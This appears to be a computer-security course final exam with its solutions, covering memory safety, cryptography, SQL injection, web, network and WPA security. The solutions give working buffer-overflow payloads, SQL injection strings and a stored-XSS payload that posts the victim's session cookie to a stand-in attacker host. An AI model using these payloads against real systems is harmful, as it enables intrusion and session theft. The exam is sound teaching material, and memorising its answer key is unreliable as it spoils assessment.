CS 161 Fall 2024 — Introduction to Computer Security — Final Exam

Solutions last updated: Dec 20, 2024

Name: _____

Student ID: _____

This exam is 110 minutes long.

Question:	1	2	3	4	5	6
Points:	0	6	15	16	6	14
Question:	7	8	9	10	11	Total
Points:	8	10	11	7	7	100

For questions with **circular bubbles**, you may select only one choice.

- ○ Unselected option (completely unfilled)
- ● Only one selected option (completely filled)
- ◌ Don't do this (it will be graded as incorrect)

For questions with **square checkboxes**, you may select one or more choices.

- ■ You can select
- ■ multiple squares (completely filled)

Anything you write outside the answer boxes or you ~~cross out~~ will not be graded. If you write multiple answers, your answer is ambiguous, or the bubble/checkbox is not entirely filled in, we may grade the worst interpretation.

Pre-exam activity (0 points): Staff tried to draw EvanBot!

Solution: From left-to-right, top-to-bottom: Connor Chang, Jonah Bedouch, Jordan Schwartz, Owen Thompson, Ashley Chiu, Professor Wagner, JC Sun, Ashley Zhang (Bot artist), Tanya Bhakhri

Draw your own EvanBot in the blank space above! (or, try to guess which staff drew which one!)

Q1 *Honor Code* (0 points)

I understand that I may not collaborate with anyone else on this exam, or cheat in any way. I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in, at minimum, negative points on the exam.

Read the honor code above and sign your name: _____

Q2 *True/False* **(6 points)**

Each true/false is worth half a point.

Q2.1 EvanBot's new AI startup ClosedAI hides their secret model weights in a normal-looking `testing.txt` file in their server.

True or False: This is an example of security through obscurity.

● True ○ False

Q2.2 CodaBot brings a thousand-dollar safe to work to store their lunch in, so EvanBot can't steal their food.

True or False: This is an example of least privilege.

○ True ● False

Q2.3 True or False: The reason off-by-one attacks work is that the SFP is stored in big-endian.

○ True ● False

Q2.4 True or False: We can likely find a collision in a cryptographic hash function with a 256-bit output using somewhere between 2^{120} to 2^{136} hash computations.

● True ○ False

Q2.5 True or False: Hashing a message before signing it significantly reduces the security of a digital signature.

○ True ● False

Q2.6 True or False: The `Secure` cookie flag prevents JavaScript from accessing the cookie.

○ True ● False

Q2.7 True or False: CSRF attacks can be prevented using a content security policy (CSP).

○ True ● False

Q2.8 True or False: Using TLS can often prevent reflected XSS attacks.

○ True ● False

Q2.9 True or False: DHCP spoofing allows one machine in a local area network to become a MITM attacker against another machine on the same network.

● True ○ False

Solution: This one turned out to be trickier than we originally intended.

DHCP spoofing allows the attacker to become the gateway router. So if machine A is trying to send an IP packet to any host not on the same LAN, then the packet will be sent to the attacker. However if machine A is trying to send an IP packet to a host on the same LAN as A, then the packet won't be sent to the attacker, because packets are only sent to the gateway if they're destinated for a host not on the same LAN.

Nonetheless, even if all three machines are on the same LAN, an attacker can become a MITM through DHCP spoofing. In particular, the attacker can respond with a DHCP response that claims the attacker is the gateway, and *also* provides a (dishonestly chosen) IP address and subnet mask for machine A that will cause machine A to think it is not on the same subnet as the recipient, and hence will cause A to send the packet to the gateway (i.e., to the attacker).

My thanks to several alert students for pointing out this trickiness and the clever attack.

Q2.10 True or False: Firewalls prevent ARP spoofing attacks.

○ True ● False

Solution: False. ARP spoofing attacks happen entirely within a local network.

Q2.11 True or False: With DNSSEC, it is possible for a MITM between the recursive resolver and the rest of the Internet to view all DNS records sent to the recursive resolver.

● True ○ False

Q2.12 True or False: Today, we typically defend against attacks on BGP using defenses from higher layers.

● True ○ False

Q2.13 (0 points) True or False: `EvanBot is a real bot.`

● True ○ False

Solution: `True. If you don't believe it, why not stop by EvanBot's office hours in Soda 897?`

Q3 *Secret Formula — Memory Safety* **(15 points)**

EvanBot stores their secret pancake recipe in the following password-protected program:

```
1  void login(char* correct_password) {
2      int x = 0xAABBCCDD;
3      char buf[16];
4
5      printf("Enter password:\n");
6      fread(buf, 1, 64, stdin);
7
8      if (strcmp(buf, correct_password) != 0) {
9          printf("%s is incorrect.", buf);
10     } else {
11         // Recipe not shown
12         printf("EvanBot's secret recipe: ...");
13     }
14 }
15
16 int main() {
17     char password[8] = ...; // Password not shown
18
19     login(password);
20     return 0;
21 }
```

Stack at Line 4

RIP of `main`
SFP of `main`
(1)
(2)
RIP of `login`
(3)
x
buf

Assumptions:

- All memory safety defenses are disabled.
- There is no compiler padding.
- The address of `buf` is `0xFFFFFFA0`.

Q3.1 (1 point) Fill in the stack diagram, assuming the program is paused on Line 4.

● (1) `password`	(2) `correct_password`	(3) `SFP of login`
○ (1) `password`	(2) `SFP of login`	(3) `correct_password`
○ (1) `buf`	(2) `SFP of login`	(3) `RIP of fread`
○ (1) `correct_password`	(2) `buf`	(3) `SFP of login`

Q3.2 (4 points) Which of the following inputs to `fread` on Line 6 would cause the program to leak the value of `password` with high probability?

HINT: By "leak the value of `password`", we mean the value in `password` should be somewhere in the program output. The program is allowed to crash as long as it prints the password first.

- ○ `'A' * 20 + '\x00\x01\x02\x03'`
- ○ `'\x00' * 16`
- ○ `'A' * 64`
- ● `'A' * 16`

Solution: This input will fill all of `buf` with A's. In particular, `buf` will not have any `'\0'` terminator byte (since `fread` doesn't add a `'\0'` byte). Now the buffer contents will not match the password, so line 9 will execute. `printf` will start printing at the start of `buf`, and keep going until it finds the first `'\0'` byte. So, it will print the contents of `buf` (which has no `'\0'` byte), `x` (which has no `'\0'` byte), the SFP of `login` (which contains no `'\0'` byte, given what we know about the address of `buf`), the RIP of `login` (which with high probability contains no `'\0'` byte), the address `correct_password` (which contains no `'\0'` byte, given what we know about the address of `buf`), and finally, the contents of `password`. Consequently, the output of the program will likely contain the password.

Q3.3 (2 points) Let `OUTPUT` be the value printed by the program in bytes using the correct option in the previous subpart. Which slice of `OUTPUT` gives the value of `password`?

HINT: For example, `[0:8]` means the first eight bytes of `OUTPUT`.

- ○ `[0:8]`
- ○ `[16:24]`
- ● `[32:40]`
- ○ `[8:16]`
- ○ `[24:32]`
- ○ `[40:48]`

Q3.4 (2 points) Which of the following memory safety defenses would prevent the correct exploit in Q3.2 without modifications from leaking the value of `password`? Select all that apply.

- ☐ Non-executable pages
- ☐ ASLR
- ■ None of the above

For the remaining subparts, assume that the `fread(buf, 1, 64, stdin)` on Line 6 is replaced with `gets(buf)`.

Q3.5 (2 points) After the change to Line 6, does the exploit in Q3.2 without modifications still leak `password`? Select the best option.

- ○ Yes, because `gets` allows us to write arbitrarily many bytes.
- ○ Yes, because `gets` still overwrites the RIP of `login`.
- ● No, because `gets` will add a null terminator at the end of the input.
- ○ No, because `gets` will overwrite the value in `correct_password`.

Rather than leaking the value of `password`, Eve wants to access the recipe directly.

Q3.6 (4 points) Give an input to `gets` following the below pattern that causes the program to print the secret recipe, i.e., causes the `printf` on Line 12 to run.

`'A' *` ____ + _____

Provide an input for the first blank.

○ 0	○ 8	○ 20	● 28
○ 4	○ 16	○ 24	○ 32

Provide an input for the second blank.

Solution: `'\xA0\xFF\xFF\xFF'`

The idea is to overwrite `correct_password` so it points to `buf` rather than pointing to `password`. Then `strcmp(buf, correct_password)` will be equivalent to `strcmp(buf, buf)`, which will always return 0 (every string is equal to itself). We need 28 arbitrary bytes (to fill up `buf` and skip past the SFP of `login` and RIP of `login`), followed by the address of `buf` (in little-endian) (to overwrite `correct_password` as suggested above).

It doesn't work to select 8 for the first blank and then just `'\x00'` for the second blank. That would overwrite all of `buf`, but it would not lead to the secret recipe being printed. In particular, when we get to line 8, the program will execute `strcmp(buf, correct_password)`. At that point the contents of `buf` will be "`AAAAAAAA`". Also the variable `correct_password` will have been overwritten with a new value, `0xAAAAAAAA`, which will get interpreted as a pointer to a string. So line 8 will become equivalent to `strcmp("AAAAAAAA", 0xAAAAAAAA)`. However the pointer `0xAAAAAAAA` probably will not point into any valid region of memory, so when the CPU attempts to start reading memory at that address, probably it will cause an error (page fault / segmentation violation) and the program will crash. If that address does point to a valid region of memory, it's very unlikely that it will just happen to contain the exact string "`AAAAAAAA`". So most likely either line 8 will cause the program to crash, or else `strcmp()` will return `!=0`, and then line 9 will be executed—and in any case, line 12 will not be executed.

An alternate solution that would have worked is to put 0 in the first blank, and `'\x00' + 'A'*27 + '\xC0\xFF\xFF\xFF' + '\x00'` in the second blank. This exploits that `gets` keeps reading even if it encounters a null byte. It overwrites both `buf` and `password` with the empty string, and overwrites `correct_password` with the address of `password` (leaving it unchanged). Since they both contain the empty string, the `strcmp` on line 8 will return 0 and line 12 will be executed.

Q4 *Last-Minute Replacement — Memory Safety* **(16 points)**

EvanBot writes the following program:

```
1  void foo() {
2      char buf[16];
3
4      fgets(buf, 25, stdin);
5  }
6
7  int main() {
8      int x = 0;
9      int* x_ptr = &x;
10
11     foo();
12     return 0;
13 }
```

Stack at Line 3

RIP of `main`
SFP of `main`
`x`
(1)
RIP of `foo`
(2)
(3)

This is the result of running `disas fgets` in GDB:

```
1 0x08076030: push %ebp
2 0x08076034: mov %esp, %ebp
3 ...
4 0x08076054: pop %ebp
5 0x08076058: ret
```

Assumptions:

- You have access to a **20-byte** `SHELLCODE`.
- ASLR is enabled, **the addresses of the code section of memory are not randomized**, and all other memory safety defenses are disabled.
- There is no compiler padding.

Q4.1 (1 point) Fill in the stack diagram, assuming the program is paused on Line 3.

○ (1) `SFP of foo`	(2) `buf`	(3) `RIP of gets`
● (1) `x_ptr`	(2) `SFP of foo`	(3) `buf`
○ (1) `x_ptr`	(2) `buf`	(3) `SFP of foo`
○ (1) `SFP of foo`	(2) `SFP of foo`	(3) `buf`

Q4.2 (4 points) Provide an input to `fgets` on Line 4 that executes `SHELLCODE` with probability $\geq \frac{1}{256}$.

Solution: `SHELLCODE + '\x58\x60\x07\x08'`

The idea behind this solution is to combine the off-by-one attack and ret2ret attacks. Since ASLR is enabled, we cannot directly overwrite the RIP with our own input to any effect. Therefore we need to make the EIP value equal to that of an existing pointer on the stack. The `x_ptr` sticks out for this purpose: it points to `x` on the stack. But since we can only really fit our SHELLCODE inside `buf` + SFP of foo combined, we need to change `x_ptr` to point to `buf`.

If we provide 24 bytes of input, `fgets` will write 25 bytes, and the 25-th byte (the LSB of `x_ptr`) will be overwritten by a null byte. This will cause it to point lower onto the stack, and ideally to the start of `buf`. For this to occur, the address of `buf` must end with a least significant byte of `0x00`.

So with this input, SHELLCODE will be stored starting at `buf` (overwriting all of `buf` as well as the SFP of `foo`), then the RIP of foo will be overwritten with the address `0x08076058` (which points to a `ret` instruction, as shown in the GDB output), then the least significant byte of `x_ptr` will be overwritten with zero. When `foo` returns, its `ret` instruction will jump to address `0x08076058` (instead of the originally stored RIP of `foo`), and then execute a second `ret` instruction, which will jump to the address now stored in `x_ptr`. If the least significant byte of the address of `buf` is zero, then that's what will be found in `x_ptr`, so the second `ret` instruction will jump to `buf` and start executing the SHELLCODE stored there.

Q4.3 (2 points) For which of the following addresses of `buf` does the correct exploit from Q4.2 **succeed**?

- ■ `0xFFFFFE00`
- ☐ `0xFFFFFEE0`
- ☐ `0xFFFFFEF0`
- ■ `0xFFFFFF00`
- ☐ `0xFFFFFF04`
- ☐ `0xFFFFFF0C`
- ☐ `0xFFFFFF1C`
- ☐ `0xFFFFFF20`

Solution: We need to move the value of x_ptr down to the start of buf, which is 28 bytes below the existing value. Since we can only write over the LSB of x_ptr with zero, we need buf to end with 00.

Q4.4 (1 point) Which of the following memory safety defenses would prevent the correct exploit from Q4.2, without modifications, from executing `SHELLCODE`?

- ■ Stack canaries
- ■ Non-executable pages
- ☐ None of the above

Solution: Stack canaries will prevent us from smashing and overwriting the RIP.

Non-executable pages prevents us from executing code on the stack, as required to execute SHELLCODE in `buf`.

For the remaining subparts, suppose that `foo` was replaced with the following:

```
1 void foo() {
```

```
2       char buf[64];
3
4       fgets(buf, 73, stdin);
5   }
```

Also, assume that the instruction for `NOP` is `0x90` and `NOP` is a one-byte instruction.

Q4.5 (5 points) Give an input that executes `SHELLCODE` with maximum probability.

Solution: `'\x90'*48 + SHELLCODE + '\x58\x60\x07\x08'`

This exploit proceeds similar to Q4.2, so `fgets` overwrites the LSB of `x_ptr` with `0x00`. In Q4.2, we needed the address of `buf` to end in precisely `0x00`, so that the new value of `x_ptr` would point directly to the start of `SHELLCODE`. In Q4.5, now that we have more space in `buf`, we can improve our odds of success by implementing a NOP slide, much like in Project 1. By filling the buffer up with NOPs as much as possible (48 NOPs), we arrange that if `x_ptr` (and thus EIP) lands anywhere with a NOP or at the start of SHELLCODE, it will execute the SHELLCODE.

Q4.6 (2 points) For which of the following addresses of `buf` does the correct exploit from Q4.5 **succeed**?

- ■ `0xFFFFFE00`
- ■ `0xFFFFFEE0`
- ■ `0xFFFFFEF0`
- ■ `0xFFFFFF00`
- ☐ `0xFFFFFF04`
- ☐ `0xFFFFFF0C`
- ☐ `0xFFFFFF1C`
- ☐ `0xFFFFFF20`

Solution: All addresses such that the corresponding `x_ptr` with its LSB set to zero falls within `buf` and `buf + 48` (inclusive).

Q4.7 (1 point) Which of the following memory safety defenses would prevent the corect exploit from Q4.5, without modifications, from executing `SHELLCODE`?

- ■ Stack canaries
- ■ Non-executable pages
- ☐ None of the above

Solution: The same reasoning as Q4.4 applies, the NOP slide does not change the issues.

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The exam continues on the next page.

Q5 *Certainly Intelligent, Alice — Cryptography* **(6 points)**

For each of the following block cipher modes of operation, answer whether the scheme has confidentiality (IND-CPA), integrity, or both.

Q5.1 (1.5 points) $\mathsf{Enc}(K_1, K_2, M) = (C, T)$, where

$$C = \mathsf{ECB}(K_1, M) \quad T = \mathsf{HMAC}(K_2, C)$$

- ☐ This scheme has confidentiality
- ☐ None of the above
- ■ This scheme has integrity

Solution: It does not provide confidentiality, because ECB mode does not, and because the HMAC is deterministic.

Q5.2 (1.5 points) $\mathsf{Enc}(K_1, K_2, M) = (C, T)$, where

$$C = \mathsf{CTR}(K_1, M) \quad T = \mathsf{HMAC}(K_2, C)$$

- ■ This scheme has confidentiality
- ☐ None of the above
- ■ This scheme has integrity

Q5.3 (1.5 points) $\mathsf{Enc}(K_1, K_2, M) = (C, T)$, where

$$C = \mathsf{CTR}(K_1, M) \quad T = \mathsf{HMAC}(K_2, C_0 \oplus \cdots \oplus C_n)$$

- ■ This scheme has confidentiality
- ☐ None of the above
- ☐ This scheme has integrity

Solution: It does not provide integrity, because the attacker can xor C_1 and C_2 with some fixed constant, say Δ, and the MAC tag will still verify as correct, but the ciphertext will decrypt to something other than what the sender sent. Or, the attacker can append an all-zeros block to C, and the MAC tag will still verify as correct, but it will decrypt to a message that's longer than the sender intended (with junk in the last block of the decrypted plaintext).

Q5.4 (1.5 points) $\mathsf{Enc}(K_1, SK, M) = (C, S)$, where SK is an RSA private key and

$$C = \mathsf{CTR}(K_1, M) \qquad S = \mathsf{Sign}(SK, C)$$

Assume that SK is the sender's secret key, and that the receiving party trusts the sender's corresponding public key.

- ■ This scheme has confidentiality
- ■ This scheme has integrity
- ☐ None of the above

Q6 *Shibboleth — Password Storage* **(14 points)**

Consider a password storage server, with the following assumptions:

- There are U users who each choose a password uniformly at random from a common pool of N possible alphanumeric passwords.
- Usernames are unique. Passwords are not necessarily unique.
- The attacker knows the set of possible usernames and passwords.

Consider an attacker who is able to:

- Read and modify what is stored in the password database.
- Perform offline brute-force attacks (but not online attacks).

Scheme 1: For each user, the server stores in the password database the username and:

$$\mathsf{H}(\text{username}) \,\|\, \mathsf{H}(\text{password})$$

Q6.1 (1 point) In Scheme 1, is the attacker able to determine all pairs of users who share the same password, by computing at most $N + 1$ hashes (i.e., running the hash function on at most $N + 1$ inputs)?

- ● Yes, without computing any hashes
- ○ Yes, it requires computing at least one and at most $N + 1$ hashes
- ○ No (it is impossible, or it would require computing at least $N + 2$ hashes)

Solution: The passwords aren't salted and hashes are deterministic, so the attacker can simply look at which users have matching hash outputs (i.e., the last half of the concatenated bitstring).

Q6.2 (2 points) In Scheme 1, how many users' passwords is the attacker able to learn, if the attacker is limited to computing at most $N + 1$ hashes?

- ○ None
- ○ Only one
- ● All of them

Solution: The passwords aren't salted, so the attacker only needs to do one dictionary attack to learn all passwords. In other words, the attacker precomputes $\mathsf{H}(x)$ for each candidate password x in the pool, then can match up each H(password) in the password database to a corresponding $\mathsf{H}(x)$.

Q6.3 (1 point) In Scheme 1, what is the attacker able to do to a specific user's password?

- ○ Nothing
- ● Change the password to any value

Solution: The attacker could just compute the hash of a new password and set the hash in the database to that new hash. (Remember, hashes are unkeyed so anybody could compute them.)

Scheme 2: For each user, the server stores the username and:

$$\mathsf{H}(\texttt{username} \parallel \texttt{password})$$

Q6.4 (1 point) In Scheme 2, is the attacker able to determine all pairs of users who share the same password, by computing at most $N + 1$ hashes?

- ○ Yes, without computing any hashes
- ○ Yes, by computing at least one and at most $N + 1$ hashes
- ● No (it is impossible, or it would require computing at least $N + 2$ hashes)

Solution: Two users with the same password won't have the same hash, since their usernames will be different. So there is no easy way to test whether a pair of users have the same password, short of recovering their passwords with a dictionary search.

Q6.5 (2 points) In Scheme 2, how many users' passwords is the attacker able to learn, if the attacker is limited to computing at most $N + 1$ hashes?

- ○ None
- ● Only one
- ○ All of them

Solution: The attacker would need to compute $N \cdot U$ hashes to learn all user's passwords. The attacker can learn a single user's password by doing a dictionary attack, which requires computing N hashes, but this is not useful for learning any other user's password.

Q6.6 (1 point) In Scheme 2, what is the attacker able to do to a specific user's password?

- ○ Nothing
- ● Change the password to any value

For all remaining subparts, assume that the attacker is able to ask the server to create new users, provided that the username does not already exist. In other words, the attacker can give the server `username, password` and the server will add a corresponding entry if that username is not already present.

Scheme 3: For each user, the server stores the username and

$$\mathsf{HMAC}(K, \texttt{username} \parallel \text{"abc"} \parallel \texttt{password})$$

K is a key known only by the server.

Q6.7 (1 point) In Scheme 3, is the attacker able to determine all pairs of users who share the same password, by computing at most $N + 1$ hashes?

○ Yes ● No

Solution: No. The HMAC values will be unique per user, because the username is part of the input, so the attacker cannot look for users with the same HMAC output value. In other words, it's the same reason as for Scheme 2.

Also, the attacker cannot compute HMAC outputs without knowing K, so the attacker cannot run any sort of brute-force attack to guess-and-check possible passwords.

Q6.8 (5 points) Provide an attack where the attacker picks a new password for `evanbot` (known to the attacker) and chooses new values to store in the password database, to replace `evanbot`'s password with that new password.

Pick a new password for `evanbot`:

Solution: abcpwd

The attacker asks the server to create a new user with the following username/password:

Username of new user:

Solution: evanbotabc

Password of new user:

Solution: pwd

The attacker reads the HMAC tag stored in the database for the new user. Let x be this HMAC tag.

Give a new value to replace the HMAC tag for `evanbot` with.

New HMAC tag stored for `evanbot`:

Solution: x

At this point, the attacker should be able to log in to the `evanbot` account using the new password picked above.

Q7 *Query Sanitization — SQL Injection* **(8 points)**

EvanBot attempts to write their own application using a SQL database. They do not believe in parameterization, and are confident in their ability to properly sanitize the code.

```
CREATE TABLE users (

                        uuid      INT,
                        fullname  STRING,
                        username  STRING,
                        password  STRING,
                        secret    CHAR(9)

);
```

Suppose that EvanBot has two SQL queries that tell you what the `secret` attribute of a particular user is. Query 0 accepts a `UUID` as input, and Query 1 accepts two inputs: `username` and `password`.

Query 0:

```
SELECT fullname, secret FROM users WHERE uuid = $0
```

Query 1:

```
SELECT fullname, secret FROM users WHERE username = '$0' AND password = '$1'
```

Q7.1 (3 points) Which inputs would leak all users' `secret` values?

Query 0:

- ■ `uuid: 1234 UNION SELECT fullname, secret FROM users --`
- ☐ `uuid: 1234 AND 1=1 --`
- ☐ `uuid: 1234' UNION SELECT * FROM users --`
- ☐ None of the above

Query 1 :

- ☐ `username: EvanBot`
  `password: UNION SELECT fullname, secret FROM users`
- ■ `username: Evan' OR '1'='1`
  `password: Bot' OR 1<=1 --`
- ☐ `username: 1234`
  `password: 1234' UNION SELECT * FROM users --`
- ☐ None of the above

EvanBot decides to start sanitizing the inputs to the SQL queries by removing all single quotes from the input value.

Assumptions:

- The ASCII encoding for a single quote (`'`) is 39.
- Whenever `CHAR(x)` is processed by SQL, it is first replaced with the ASCII decoding of *x*. For instance, `CHAR(65)bc` becomes `abc` during query processing.
- There is no implicit type conversion.
- Sanitization happens **before** `CHAR` is resolved.

Q7.2 (3 points) Which of the following inputs would leak all users' `secret` values? Select all that apply.

Query 0:

- ☐ `uuid: 1234' UNION SELECT * FROM users --`
- ■ `uuid: 1234 OR 1=1`
- ☐ `uuid: CHAR(39) UNION SELECT * FROM users`
- ☐ None of the above

Query 1:

- ☐ `username: 1234 UNION SELECT fullname, secret FROM users --`
  `password: null`
- ☐ `username: Ali''ice'`
  `password: '''' OR 1=1 --`
- ☐ `username: CHAR(39) UNION SELECT * FROM people --`
  `password: ' OR 1 = 0`
- ■ None of the above

Solution: There was a typo in the exam on the third option for Query 1: it says `people` instead of `users`. But this query does not work anyway due to the SELECT * part (selecting a different number of columns breaks the UNION).

For your convenience, Query 0 is repeated here.
Query 0:

```
SELECT fullname, secret FROM users WHERE uuid = $0
```

Q7.3 (2 points) Which of the following inputs to Query 0 would leak the `secret` value for `username = 'Bob'`? Select all that apply.

- ☐ `uuid: BOB AND 1=1`
- ☐ `uuid: CHAR(39)BobCHAR(39)`
- ■ `uuid: 1234 'O'R 'username'=CH'AR(39)Bob'CHAR(39)`
- ☐ `uuid: 123 AND username='Bob' OR username=Bob`
- ☐ None of the above

Q8 *The Cookies Zone - Web Security* **(10 points)**

Ben runs the website `ben.com`. He posts information about the location where he is traveling.

Q8.1 (1 point) Assume a cookie has the fields `Domain=ben.com`, `Path=/location`. Which of the following pages, if visited by a browser with this cookie, would receive the cookie? Select all that apply.

- ☐ `http://ben.com/`
- ☐ `https://ben.com/`
- ■ `http://ben.com/location`
- ■ `https://ben.com/location`
- ☐ `https://ben.com/home/location`
- ■ `http://ben.com/location/california`
- ■ `https://reviews.ben.com/location`
- ☐ None of the above

Q8.2 (1 point) Ben adds some cookies to his reviews site, located at `reviews.ben.com`. Which of the following pages can set cookies with `Domain=reviews.ben.com`? Select all that apply.

- ☐ `https://ben.com`
- ■ `https://reviews.ben.com`
- ■ `https://reviews.ben.com/home`
- ■ `https://admin.reviews.ben.com/home`
- ☐ `https://views.ben.com/`
- ☐ None of the above

Suppose that anyone who visits the website can only see Ben's location if they are logged in with the proper session token.

Q8.3 (2 points) For this subpart only, assume Ben designs his session tokens to contain only the username of the logged in user and the date at which they logged in (e.g., "`ben-17december2024`").

Since he sets both the `HttpOnly` and `Secure` flags, he believes that this is a secure system which will only allow people who can log in to access his location. Is he correct?

- ○ Yes, because the `Secure` flag means that the cookie cannot be tampered with.
- ○ Yes, because the `HttpOnly` flag means that the cookie cannot be tampered with.
- ○ No, because cookies can be modified by the user, making it possible for them to delete valid session tokens at will.
- ● No, because cookies can be modified by the user, making it possible for them to create a valid session token from scratch.

For the remaining subparts, assume Ben uses session-based authentication with randomly-generated session tokens, as seen in lecture. Mallory wants to learn Ben's location from his website, but she does not have an account she can log into.

Q8.4 (1 point) Mallory leaves a comment on Ben's website saying `<script>alert(1)</script>` and gets a popup saying `"1"` when she posts it. She notices that anyone else visiting the comments page gets the same popup as a result of her comment. What kind of vulnerability is this an example of?

- ● Stored XSS
- ○ Reflected XSS
- ○ CSRF
- ○ Clickjacking

Q8.5 (1 point) Mallory then visits the following URL:

`https://ben.com/search?query=<script>alert(1)</script>`

and also sees the `"1"` popup. What kind of vulnerability is this an example of?

- ○ Stored XSS
- ● Reflected XSS
- ○ CSRF
- ○ Clickjacking

Now, Ben makes a code change that prevents all user input containing `<script>` tags from working.

Q8.6 (4 points) Mallory notices that image tags have an `onerror` attribute, which will execute the provided line of JavaScript code only if the image fails to load. For instance, `<img src="invalid_url" onerror="alert(1)"/>` will cause a popup window showing 1.

Create an input that Mallory could post as a comment on the site that would send Ben's session token to her. More precisely, when Ben visits ben.com and views Mallory's comment, Ben's browser should make a POST request to the URL `https://mallory.com/logger?value=____`, where the blank should be filled in with something that contains or reveals Ben's session token.

Assumptions:


1. JavaScript can make POST requests with the code `post(URL)`.
2. Assume Ben's session tokens do not have the `HttpOnly` attribute.
3. JavaScript can access cookies by reading the global variable `document.cookie`.

Solution: `<img src="invalid_url" onerror="post('https://mallory.com/logger?value='+ document.cookie)" />`

The Javascript code will execute whenever Ben visits the page containing Mallory's comment, as the image will fail to load. The Javascript code will send a POST request to `https://mallory.com/logger?value=____`, where the blank has been filled in with a list of all cookies—including Ben's session cookie. If Mallory runs a webserver at `https://mallory.com/` that logs all requests, she can obtain Ben's session cookie from those logs.

Q9 *The West Wing – Networking* (11 points)

Sam has recently joined a broadcast LAN (local area network) with two others: C.J. and Toby.



Q9.1 (0.5 point) Sam wants to send a packet to Toby over the local network. What information does Sam's computer need to obtain in order to successfully send the message? Select all that apply.

- ■ Toby's MAC address
- ☐ C.J.'s MAC address
- ☐ The router's MAC address
- ☐ The router's IP address

Q9.2 (0.5 point) Which protocol would Sam's computer follow to learn this information?

- ● ARP
- ○ DHCP
- ○ BGP
- ○ DNS

Q9.3 (1 point) Suppose C.J. wishes to eavesdrop on the message between Sam and Toby. What **must** be true for this to occur? Select all that apply.

- ☐ C.J. is a man-in-the-middle attacker between Sam and Toby
- ☐ C.J. controls the router
- ☐ The LAN is wireless
- ■ None of the above

Q9.4 (1 point) Sam now wishes to connect to a server outside the LAN. Which information does Sam's computer need to obtain or learn in order to successfully connect using TCP?

Assume that Sam's computer has just joined the network and only knows the server URL. Select all that apply.

- ☐ The server's MAC address
- ■ The server's IP address
- ■ The router's MAC address
- ■ Sam's computer's IP address
- ☐ None of the above

Q9.5 (1 point) Which protocol could be used to look up the server's IP address?

- ○ DHCP
- ○ BGP
- ● DNS
- ○ DoS

Q9.6 (1 point) Toby sends a sensitive message to a server outside the LAN using TLS. Select all true statements.

- [x] The router can see Toby's IP address.
- [x] The router can see the IP address of the server.
- [ ] The router can see the message contents.
- [ ] The router can modify the message without being detected.
- [ ] None of the above.

Toby starts looking into SYN cookies, firewalls, and intrusion detection systems.

Q9.7 (2 points) Which of the following best explains the motivation and design for SYN cookies?

- ○ To prevent SYN flooding by enforcing cookie policy.
- ● To prevent SYN flooding by putting server state in the initial sequence number.
- ○ To prevent denial of service attacks by requiring a valid CSRF token.
- ○ None of the above.

For the next two subparts, select whether the intended rule is possible with stateful firewalls only, both stateful and stateless firewalls, or not possible for any firewall. Assume that the firewall is not given access to TLS keys from client machines.

Q9.8 (1 point) Prevent all outgoing TCP packets to a specific IP address.

● Both ○ Stateful only ○ Not possible

Solution: This is possible for stateless firewalls using the ACK flag hack in Lecture 24 Slide 16.

Q9.9 (1 point) Drop all TLS connections when the word "cheese" is included in a message.

○ Both ○ Stateful only ● Not possible

Q9.10 (1 point) A computer virus that has existed for many years attempts to infect Toby's computer. Which intrusion detection paradigm works best to defend against this attack?

● Signature ○ Anomaly ○ Specification

Q9.11 (1 point) Toby wishes to flag any TLS-encrypted messages his computer receives that contain the word “block”. Which type of intrusion detection system works best to implement this policy?

- ● HIDS, because a NIDS would have difficulty unambiguously interpreting the message.
- ○ HIDS, because a NIDS would cost too much.
- ○ NIDS, because a HIDS would have difficulty unambiguously interpreting the message.
- ○ NIDS, because a HIDS would cost too much.

Q10 *Wish we used Public-key Authentication – WPA* (7 points)

Q10.1 (1 point) True or False: During the WPA2-PSK handshake, the client sends the password to the access point.

○ True ● False

Q10.2 (1 point) True or False: When clients send a data packet to the router in a WPA2-Enterprise network, other network clients cannot decrypt the packet.

● True ○ False

Q10.3 (1 point) True or False: An attacker who records a WPA2-PSK handshake can attempt to brute-force the password offline (i.e., without needing to attempt a connection for each guess).

● True ○ False

Q10.4 (1 point) Suppose that the **server nonce** (ANonce) was no longer used or sent in the WPA2-PSK handshake. Select all true statements.

- ■ Attackers could record a WPA2 connection and successfully replay the client messages to the access point in a new connection.
- ■ Attackers could record a WPA2 connection and successfully impersonate the access point by replaying the access point's recorded messages to a new client.
- ☐ None of the above

Solution: *Clarification after exam:* In the final exam administered to everyone, we mistakenly wrote SNonce for this subpart when it should be ANonce, as the server sends the ANonce. Accordingly, we are giving full credit for any answer that is not "None of the above".

Q10.5 (1 point) Suppose that the **client nonce** (SNonce) was no longer used or sent in the WPA2-PSK handshake. Select all true statements.

- ■ Attackers could record a WPA2 connection and successfully replay the client messages to the access point in a new connection.
- ■ Attackers could record a WPA2 connection and successfully impersonate the access point by replaying the access point's recorded messages to a new client.
- ☐ None of the above

Solution: *Clarification after exam:* In the final exam administered to everyone, we mistakenly wrote ANonce for this subpart when it should be SNonce, as the client sends the SNonce. Accordingly, we are giving full credit for any answer that is not "None of the above".

Q10.6 (2 points) Which option best explains the most important difference between WPA2-Enterprise compared to WPA2-PSK?

- ○ WPA2-Enterprise uses AES-256 bit encryption; WPA2-PSK uses AES-128 bit encryption.
- ● WPA2-Enterprise provides a key to the client and access point after the client authenticates over TLS to a central authentication server.
- ○ WPA2-Enterprise involves the client sending a username and password to the access point to log in.

Q11 *DNS + Dan Kaminsky + Tor = DaNS Torinsky* (7 points)

